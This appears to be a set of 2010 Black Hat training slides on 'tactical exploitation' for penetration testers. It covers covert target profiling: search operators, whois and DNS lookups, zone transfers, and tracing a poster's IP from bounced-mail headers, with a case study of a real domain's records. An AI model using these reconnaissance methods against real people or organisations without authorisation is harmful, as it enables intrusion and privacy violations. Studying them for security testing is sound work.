

# Tactical Exploitation

**HD Moore / Val Smith**

Black Hat USA 2010



# Welcome to the Course!

- **Topic**
  - Tactical Exploitation
- **Target Audience**
  - Penetration Testers
  - Administrators
  - Developers
- **Venue**
  - Black Hat USA 2010



# Who are we?

- **HD Moore**
  - CSO of Rapid7
  - Metasploit founder and developer
  - Previously a full-time pentester
  - Writing exploit tools since 1997



# Who are we?

- **Val Smith**
  - Metasploit member
  - Penetration testing for 12 Years
  - Reverse engineer
  - Founder Attack Research



# Who are we?

- **Colin Ames**
  - Metasploit contributor
  - Attack Research member



# Course Objectives

- Obtain hands-on experience with lesser-known, but highly effective, penetration testing techniques
- Gain experience necessary to write new tools on the fly to solve specific tasks
- You should walk away knowing something new and useful.

# Schedule

- **08:00 – 09:00 – Breakfast**
- **09:00 – 10:30 – Class**
- **10:30 – 10:45 – Coffee**
- **10:45 – 12:30 – Class**
- **12:30 – 14:00 – Lunch**
- **14:00 – 16:00 – Class**
- **16:00 – 16:15 – Coffee**
- **16:15 – 18:00 – Class**

# Schedule

- **Introduction**
- **Computer setup**
- **The tactical perspective**
- **Target profiling**
- **User discovery**
- **Network discovery**
- **Host discovery**
- **Service discovery**



# Schedule

- **Client discovery**
- **Process discovery**
- **External networks**
- **Authentication relays**
- **Internal networks**
- **Samba**
- **Trust relationships**
- **Bonus content**



# Introductions



# Computer Setup



# Network Information

- Wired ethernet
  - DHCP – 10.20.30.0/24
  - Web Server: 10.20.30.69
- DVDs
  - VMWare Player (Linux, Windows)
  - Metasploit Framework 3.4.1 (Win32 + Linux)
  - Tactical Exploitation 2010 VM (root:toor)
  - Metasploitable Target VM (guess!)



# The Tactical Perspective



# Why?

- A different approach to exploitation
- Lots of fun techniques and new tools
- Real-world tested
  - 40,000+ machines owned
  - 300+ financial institutions

# Profiling

- Learn as much as we can about a target
  - Leverage discovery tools and services
  - Use information disclosure techniques
- Profile every single layer
  - The organization
  - The people
  - The network
  - The systems



# Vulnerabilities

- Vulnerabilities are transient
  - Target the applications
  - Target the processes
  - Target the people
  - Target the trusts
- You WILL gain access





# Competition

- Crackers are opportunists
  - Expand the scope of your tests
  - Everything is fair game
- What you don't test, someone will
  - Pen-testers have to work within limits
  - The bad guys don't



# Data

- Hacking is not about exploits
  - The target is the **DATA**, not root
- Hacking is using what you have
  - Passwords, trust relationships
  - Service hijacking, auth tickets
  - Knowing how the dominoes fall



# The Tactical Approach

- **Tactic:** A method or action for accomplishing an end.
- This class provides a set of tactics for common penetration testing goals
- Focus on specific techniques that rely on how things work, not how things are patched.



# Tactical Reasoning

- Vulnerabilities are transient. Make your penetration testing patch-proof
- Knowing how components interact leads to resilient architectures
- Know the goal
  - What data can you access?
  - What privileges can you gain?



# Tactical Examples

- Use information leaks to build a detailed target profile
- Use target profiles to locate behavioral vulnerabilities
- Use target behavior to gain remote access without using patchable flaws
- Use trust relationships to obtain deeper access



# Information Chaining

- The sum of target information is greater than its individual parts
- Each piece is a step in the path toward penetration
- Building a complete picture allows you to plan and execute the most efficient attack
- Persistence in tedious information gathering tasks often yields great results
  - Don't give up!



# Target Profiling

# Profiling

- The Internet is a low cost, low risk, high value of return intelligence gathering and archival system
- Huge amounts of information (often unintended by the “target”) is available and relatively easy to discover
- Anonymity is pretty decent
- You can gather information about a target without tipping them off
- Easy to get lost in the noise with the traffic, scans, etc.
  - **IF** proper detection countermeasures are employed



# Profiling

- Main goals (as possible):
  - Identify targets
  - Identify related people, networks and organizations
  - Remain covert (don't tip off target)
  - Find operational information
    - Who are the administrators
    - Do they post questions to news groups
    - What technologies do they use or are testing

# Profiling

- Search engines a primary tool
  - Google is not the only option!
  - Google cache often holds gems erased
  - Google hacking (use Google API)
- archive.org yields valuable legacy data
- Forums and news group posts

# Profiling

- Exposed target web pages
- Development pages
- robots.txt (tells you exactly what to look at)
- “Leaked” intranet pages
- Internet registry and domain information, finger, website statistics

# Profiling

- Use freely available web tools
  - Website information
    - <http://www.netcraft.com>
  - DNS zone transfers
    - <http://www.digitalpoint.com/tools/zone-transfer/>
  - Domain/IP relationship mapping
    - <http://www.robtex.com/>
  - Find all domains on an IP
    - <http://www.myipneighbors.com/>
  - Web based online port scanner
    - <http://www.t1shopper.com/tools/port-scanner/>
  - In depth whois and other tools
    - <http://centralops.net/co/DomainDossier.aspx>

# Profiling

- Lets say your target is the people at governmentsecurity.org
- The domain is just on some web host, hacking it might not get you much
- Look at newsgroups
  - Postings from [target@governmentsecurity.org](mailto:target@governmentsecurity.org)
  - Often newsgroup postings contain mail header
    - Tells you actual IP of poster

You know the target's  
domain name

Look at the IP range

Unlikely to be the  
target's operational  
LAN



The screenshot shows a web browser window with the address bar displaying "http://centralops.net/co/Don". The page content is titled "www.sina.com - Domain Dossier - ow...".

### Address lookup

canonical name [wwwus.sina.com.](http://wwwus.sina.com)

aliases [www.sina.com](http://www.sina.com)  
[us.sina.com.cn](http://us.sina.com.cn)

addresses **12.130.132.30**

### Network Whois record

Queried [whois.arin.net](http://whois.arin.net) with "n ! NET-12-130-132-16-1"...

CustName:	Preservation Data, Inc.
Address:	2033 Gateway Place 5th Floor
City:	San Jose
StateProv:	CA
PostalCode:	95110
Country:	US
RegDate:	2006-01-12
Updated:	2006-01-12
Ref:	<a href="http://whois.arin.net/rest/customer/C01260668">http://whois.arin.net/rest/customer/C01260668</a>



Searching newsgroup postings for the target domain yields an email bounce with headers

Header shows the IP the email was sent from

Likely to be the target LAN or a home IP of a user on the target LAN (vpn maybe?)

Sometimes the headers in mailing list posts themselves have the same info

The screenshot shows a Mozilla Firefox browser window displaying a forum post on a Chinese forum. The browser's address bar shows the URL: `http://bbs.sfw.com.cn/redirect.php?tid=20313&goto=lastpost`. The forum post is titled "有知道这个回是什么意思不?" and contains a "failure notice" email header. The header text is as follows:

```

发件人: "MAILER-DAEMON" <MAILER-DAEMON@mail.sfw-cd.com>加入通看拒收: 2009-1-30 下午22:33
收件人: "kakakerdf" <kakakerdf@sina.com>
信息

Hi. This is the qmail-send program at mail.sfw-cd.com.
I'm afraid I wasn't able to deliver your message to the following addresses.
This is a permanent error; I've given up. Sorry it didn't work out.

<latssep@sfw-cd.com>:
maildrop: maildir over quota.

--- Below this line is a copy of the message.

Return-Path: <kakakerdf@sina.com>
Received: (qmail 13161 invoked by uid 898); 9 Jan 2009 14:33:17 -0000
Received: from 202.108.3.82 by localhost.localdomain (envelope-from <kakakerdf@sina.com>), uid=0, scanner=1.25
(clamscan: 0.85.1/880,
Clear-RCVD: 0/200 108.3.82)
    
```

The forum post also includes a user profile for "夜luo" with a profile picture of an anime-style character, a witch hat icon, and statistics: 5 posts, 3 points, and 88 clouds. Navigation links for "个人空间", "短消息", "加好友", and "当前离线" are visible at the bottom of the post area.



Check the IP the email came from

Totally different network, in the target country

202.108.3.82 - Domain Dossier - owner and registrar information, whois and DNS

File Edit View History Bookmarks Tools Help

http://centralops.net/co/DomainDossier.aspx

home page www.sina.com - D... 202.108.3.8... @chin

aliases

addresses **202.108.3.82**

### Network Whois record

Queried [whois.apnic.net](http://whois.apnic.net) with "202.108.3.82"...

```
inetnum:      202.108.0.0 - 202.108.255.255
netname:      UNICOM-BJ
descr:        China Unicom Beijing province network
descr:        China Unicom
country:      CN

person:       ChinaUnicom Hostmaster
nic-hdl:      CH1302-AP
e-mail:       abuse@chinaunicom.cn
address:      No.21,Jin-Rong Street
address:      Beijing,100140
address:      P.R.China
phone:        +86-10-82993155
fax-no:       +86-10-82993144
country:      CN
changed:      abuse@chinaunicom.cn 20090408
mnt-by:       MAINT-CNCGROUP
source:       APNIC
```



# Profiling

## Google Methodologies

- Use plus sign (+) to force a search for common words
- Use minus sign (-) to exclude term
- To search for phrases surround with double quotes (" ")
- An asterisk (\*) represents any word not the completion of a word
  - ex. "Is there no help for the widow's" \*
- Using quotes around key names or phrases and the + sign is key
  - *"Evilbad Smith" + methamphetamine*

# Profiling

## Google Methodologies

- **site**: operator instructs Google to search to a specific domain
- **filetype**: search only within the text of a particular type of file
  - Don't include a period before the file extension
  - Invaluable for PDF and office file formats
- **link**: search within hyperlinks for a search term
- **cache**: operator displays the cached version of a web page
- **intitle**: search for a term within the title of a document
- **inurl**: search only within the URL (web address) of a document
  
- Tip: use the date range advanced parameters to narrow results



# Profiling

## Case Study I – governmentsecurity.org

Network security articles and hacking prevention resources for the government and general public. Covering all aspects of Computer Hacking, including tutorials and e...

File Edit View Go Bookmarks Tools Help

http://www.governmentsecurity.org/

Getting Started Latest Headlines

www.governmentsecurity.org

**GovernmentSecurity.org**  
NETWORK SECURITY RESOURCES

ARTICLES WEB LINKS FORUM CONTACT US

SEARCH THE KNOWLEDGE CENTER IN THE NEWS FROM THE FORUM PROUD AFFILIATES

VULNERABILITIES

Google™ Privoxy blocked

Search

Web GovernmentSecurity.org

**ARTICLE TOPICS**

- Security White papers
- Beginner Security Articles
- Hacking Articles
- IT Certification Articles
- Web Hosting Articles
- Computer How-To's
- DataStronghold
- Network Security Jobs
- Consultants Directory
- E-Mail Security
- Encryption Information
- General Security
- Internet Anonymity
- Exploit Articles
- HTTP Protocol Security
- Linux Security
- MS IIS Information
- Downloads
- Exploit Archive
- Exploit Discussion
- Site HTML Archive
- Complete PDF Archive of Security Manuals

**Scottish school is first to use palm-vein biometrics** Oct 26 2006, 02:18 PM

A Scottish school has turned to biometrics as part of a nationwide push to encourage children to eat healthier meals.

[Read More](#)[View Comments](#)

**Police wrongly raid home based on IP !!** Oct 25 2006, 01:00 AM

Demonstrations of government stupidity seem to know no bound. How long before no one respects our current form of government and law enforcement?

[Read More](#)[View Comments](#)

**Microsoft: Windows Defender for Windows XP Released.** Oct 25 2006, 04:10 AM

Its not been officially announced but Its out of beta and has been released. Windows Defender is a free program that helps protect your computer against pop-ups, slow performance, and security threats caused by spyware and other unwanted software. It features Real-Time Protection, a monitoring system that recommends actions against spyware..

[Read More](#)[View Comments](#)

Hosted By: Quantum

Done Tor Enabled

Start Select cmd.exe Network security arti... 7:36 PM

**DAILY ROTATION**

**ECLIPSE**  
IT, SECURITY CHAT

**COMSEC**  
VULNERABILITIES

**Security**  
Protocols


**CHASNET**  
ORG

**SYSTEM STATS**

Saturday 28th 2006  
October 2006  
08:27:17 PM

# Profiling

## Case Study I – governmentsecurity.org



### DNS Lookup: governmentsecurity.org A record

Generated by [www.DNSstuff.com](http://www.DNSstuff.com) at 01:36:55 GMT on 29 Oct 2006.

Privoxy blocked

[http://pagead2.googlesyndication.com/pagead/ads?client=ca-pub-1026799836550757&dt=1162085814312&mt=1162085814&salt\\_color=FFFFFF&format](http://pagead2.googlesyndication.com/pagead/ads?client=ca-pub-1026799836550757&dt=1162085814312&mt=1162085814&salt_color=FFFFFF&format)  
[See why or go there anyway.](#)

How I am searching:


Searching for governmentsecurity.org A record at k.root-servers.net [193.0.14.129]: Got referral to tld  
 Searching for governmentsecurity.org A record at tld1.ultradns.net. [204.74.112.1]: Got referral to ns1  
 Searching for governmentsecurity.org A record at ns1.quantumns.net. [75.126.24.128]: Reports government

Answer:

Domain	Type	Class	TTL	Answer
governmentsecurity.org.	A	IN	14400	75.126.24.137
governmentsecurity.org.	NS	IN	14400	ns2.quantumns.net.
governmentsecurity.org.	NS	IN	14400	ns1.quantumns.net.
ns1.quantumns.net.	A	IN	14400	75.126.24.128
ns2.quantumns.net.	A	IN	14400	75.126.24.129

# Profiling

## Case Study I – governmentsecurity.org



```
WHOIS - 75.126.24.137 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
DNS http://www.dnsstuff.com/tools/whois.ch?ip=75.126.24.137
Getting Started Latest Headlines

OrgName:      SoftLayer Technologies Inc.
OrgID:        SOFTL
Address:      1950 N Stemmons Freeway
City:         Dallas
StateProv:    TX
PostalCode:   75207
Country:      US

ReferralServer: rwhois://rwhois.softlayer.com:4321

NetRange:     75.126.0.0 - 75.126.127.255
CIDR:         75.126.0.0/17
NetName:      SOFTLAYER-NETBLOCK4
NetHandle:    NET-75-126-0-0-1
Parent:       NET-75-0-0-0-0
NetType:      Direct Allocation
NameServer:   NS1.SOFTLAYER.COM
NameServer:   NS2.SOFTLAYER.COM
Comment:     *****@softlayer.com
RegDate:     2006-05-12
Updated:     2006-08-28
```



# Profiling

## Case Study I – governmentsecurity.org

The screenshot shows a Mozilla Firefox browser window on the left and a Notepad window on the right. The browser window displays the Allwhois.com website with a search for 'governmentsecurity.org'. A message indicates the domain is taken. The Notepad window contains the raw WHOIS data for the domain.

**Browser Window:** domain name search & lookup - Mozilla Firefox. URL: http://www.allwhois.com/cgi-bin/allwhois.cgi. Search input: www. governmentsecurity.org. Error message: Domain Taken. Please Search Again. Domain name is currently unavailable for registration.

**Notepad Window:** Untitled - Notepad. Content: Domain ID:D90326153-LROR, Domain Name:GOVERNMENTSECURITY.ORG, Created On:16-Sep-2002 21:19:03 UTC, Last Updated On:17-Sep-2006 01:21:38 UTC, Expiration Date:16-Sep-2007 21:19:07 UTC, Sponsoring Registrar:Dotster, Inc. (R34-LROR), Status:CLIENT DELETE PROHIBITED, Status:CLIENT TRANSFER PROHIBITED, Status:CLIENT UPDATE PROHIBITED, Registrant ID:DOT-NWGZT02MXKP4, Registrant Name:Admin GovernmentSecurity.org, Registrant Street1:1 GSO Way, Registrant Street2:, Registrant Street3:, Registrant City:Matawan, Registrant State/Province:NJ, Registrant Postal Code:07747, Registrant Country:US, Registrant Phone:+1.9082165552, Registrant Phone Ext.:, Registrant FAX:, Registrant FAX Ext.:, Registrant Email:admin@governmentsecurity.org, Admin ID:DOT-9QFXQKMIU4DX, Admin Name:Admin GovernmentSecurity.org, Admin Street1:1 GSO Way, Admin Street2:, Admin Street3:, Admin City:Matawan, Admin State/Province:NJ, Admin Postal Code:07747, Admin Country:US, Admin Phone:+1.9082165552, Admin Phone Ext.:, Admin FAX:, Admin FAX Ext.:, Admin Email:admin@governmentsecurity.org, Tech ID:DOT-QQWXD24590SE, Tech Name:Admin GovernmentSecurity.org, Tech Street1:1 GSO way, Tech Street2:, Tech Street3:, Tech City:Matawan.



# Profiling

## Case Study I – governmentsecurity.org

DNS Name Server Zone Transfer - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://www.digitalpoint.com/tools/zone-transfer/?domain=governmentsecurity.org

Domain:

```
;; SERVER: 75.126.24.128#53(ns1.quantumns.net.)
;; WHEN: Sat Oct 28 18:48:19 2006
;; Query time: 35 msec
;; XFR size: 15 records
```

governmentsecurity.org.	14400	IN	TXT		"v=spf1 a mx ip4:75.126.24.130 ?all"
governmentsecurity.org.	14400	IN	MX	10	mail.quantumns.net.
localhost.governmentsecurity.org.	14400	IN	A		127.0.0.1
irc.governmentsecurity.org.	14400	IN	A		208.99.199.195
ftp.governmentsecurity.org.	14400	IN	A		75.126.24.137
governmentsecurity.org.	14400	IN	A		75.126.24.137
openssl.governmentsecurity.org.	14400	IN	A		75.126.24.137
webmail.governmentsecurity.org.	14400	IN	A		75.126.24.137
www.governmentsecurity.org.	14400	IN	A		75.126.24.137
www.openssl.governmentsecurity.org.	14400	IN	A		75.126.24.137
governmentsecurity.org.	14400	IN	NS		ns1.quantumns.net.
governmentsecurity.org.	14400	IN	SOA		ns1.quantumns.net. root.governmentsec 3600 1209600 86400
governmentsecurity.org.	14400	IN	SOA		ns1.quantumns.net. root.governmentsec 3600 1209600 86400
governmentsecurity.org.	14400	IN	NS		ns2.quantumns.net.

- keyword ranking
- keyword suggestion
- pagerank for mac
- site search engine
- web counter
- yahoo webrank
- portfolio
- jobs
- contact

Support:  
[DPS Forums](#)


[Donate](#)

Search:

[Add this to your site](#)

# Profiling

